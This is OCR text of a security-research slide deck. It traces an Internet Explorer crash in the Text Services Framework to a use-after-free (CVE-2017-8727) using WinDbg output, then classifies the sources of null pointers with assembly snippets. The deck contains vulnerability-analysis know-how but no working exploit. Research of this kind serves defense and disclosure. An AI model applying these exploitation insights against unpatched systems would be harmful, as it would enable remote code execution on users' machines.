
```
touchscreen.vusb.present = "TRUE"
```

02 Multi-touch Changed The World

What cause the difference




What cause the difference



02 Multi-touch Changed The World

When the system support Multi-touch

- IE will load TipTsf.dll while initializing



When the system support Multi-touch


- TipTsf will replace some callbacks of MSCTF

MSCTF!CThreadMgrEventSink

tiptsf!CThreadMgrEventSink

When the system support Multi-touch

- tiptsf!CThreadMgrEventSink::OnSetFocus cause the crash



It is still a Null Pointer Dereference

Is it a Null Pointer Dereference?

- The Null Pointer came from a member of an object

```
(1270.7e8): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=05a43350 ecx=00000000 edx=05a433c4 esi=04beb874 edi=00000000
eip=7573b2c6 esp=04beb830 ebp=04beb878 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
MSCTF!CBackingStore::CheckLayoutChanges+0x101:
7573b2c6 8b01            mov     eax,dword ptr [ecx]  ds:0023:00000000=????????
0:006> ub eip
MSCTF!CBackingStore::CheckLayoutChanges+0xef:
7573b2b4 5d              pop     ebp
7573b2b5 c20400          ret     4
7573b2b8 807dea00        cmp     byte ptr [ebp-16h],0
7573b2bc 74e8            je      MSCTF!CBackingStore::CheckLayoutChanges+0xe1 (7573b2a6)
7573b2be 8b4b1c          mov     ecx,dword ptr [ebx+1Ch]
7573b2c1 6a00            push    0
7573b2c3 6a01            push    1
7573b2c5 51              push    ecx
```


Is it a Null Pointer Dereference?

- That object is already freed

```
0:006> !heap -p -a ebx
    address 05a43350 found in
    _HEAP @ 2e90000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        05a43348 001e 0000  [00]   05a43350    000e8 - (free)
```

02 Multi-touch Changed The World

It is actually an UAF!



It is actually an UAF!

CVE-2017-8727 | Internet Explorer Memory Corruption Vulnerability

Security Vulnerability

Published: 10/10/2017
MITRE CVE-2017-8727

A remote code execution vulnerability exists when Internet Explorer improperly accesses objects in memory via the Microsoft Windows Text Services Framework. The vulnerability could corrupt memory in such a way that an attacker could execute arbitrary code in the context of the current user. An attacker who successfully exploited the vulnerability could gain the same user rights as the current user. If the current user is logged on with administrative user rights, the attacker could take control of an affected system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.

An attacker could host a specially crafted website designed to exploit the vulnerability through Internet Explorer, and then convince a user to view the website. The attacker could also take advantage of compromised websites, or websites that accept or host user-provided content or advertisements, by adding specially crafted content that could exploit the vulnerability. In all cases, however, an attacker would have no way to force users to view the attacker-controlled content. Instead, an attacker would have to convince users to take action, typically by an enticement in an email or instant message, or by getting them to open an attachment sent through email.

The security update addresses the vulnerability by modifying how the Microsoft Windows Text Services Framework handles objects in memory.

目　录
CONTENTS

01 The Birth of a Vulnerability

02 Multi-touch Changed The World

03 Diving Into Null Pointer Dereference

04 Arbitrary Code Execution

The originate of Null Pointer

- Assignment of a Constant
- Computation
- Member of an Object
- Function Call

The originate of Null Pointer

- Assignment of a Constant

```
xor     rax,rax
...
mov     rbx,dword ptr [rax+5Ch]
```

The originate of Null Pointer

- Assignment of a Constant

  Not exploitable in user mode

The originate of Null Pointer

- Computation

```
xor     r10d, r10d
neg     cl
sbb     r10, r10
and     r10, rax
...
mov     rbx, dword ptr [r10+8]
```

The originate of Null Pointer

- Computation

  A variant of the previous type in most cases

The originate of Null Pointer

- Member of an Object

```
mov     rax,qword ptr [rdx+0D8h]
...
mov     r8d,dword ptr [rax+10h]
```

The originate of Null Pointer

- Member of an Object

  Could be caused by other type of vulnerabilities

The originate of Null Pointer

- Function Call

```
call    edgehtml!Tree::ANode::Markup
...
mov     rcx,qword ptr [rax+1E8h]
```

The originate of Null Pointer

- Function Call


```
lea     r8,[rsp+30h]
call    edgehtml!CDOMNode::GetMarkupAndANode
mov     rcx,qword ptr [rsp+30h]
...
mov     dl,byte ptr [rcx+0F4h]
```

The originate of Null Pointer


- Function Call

  Could be further classified based on the implement

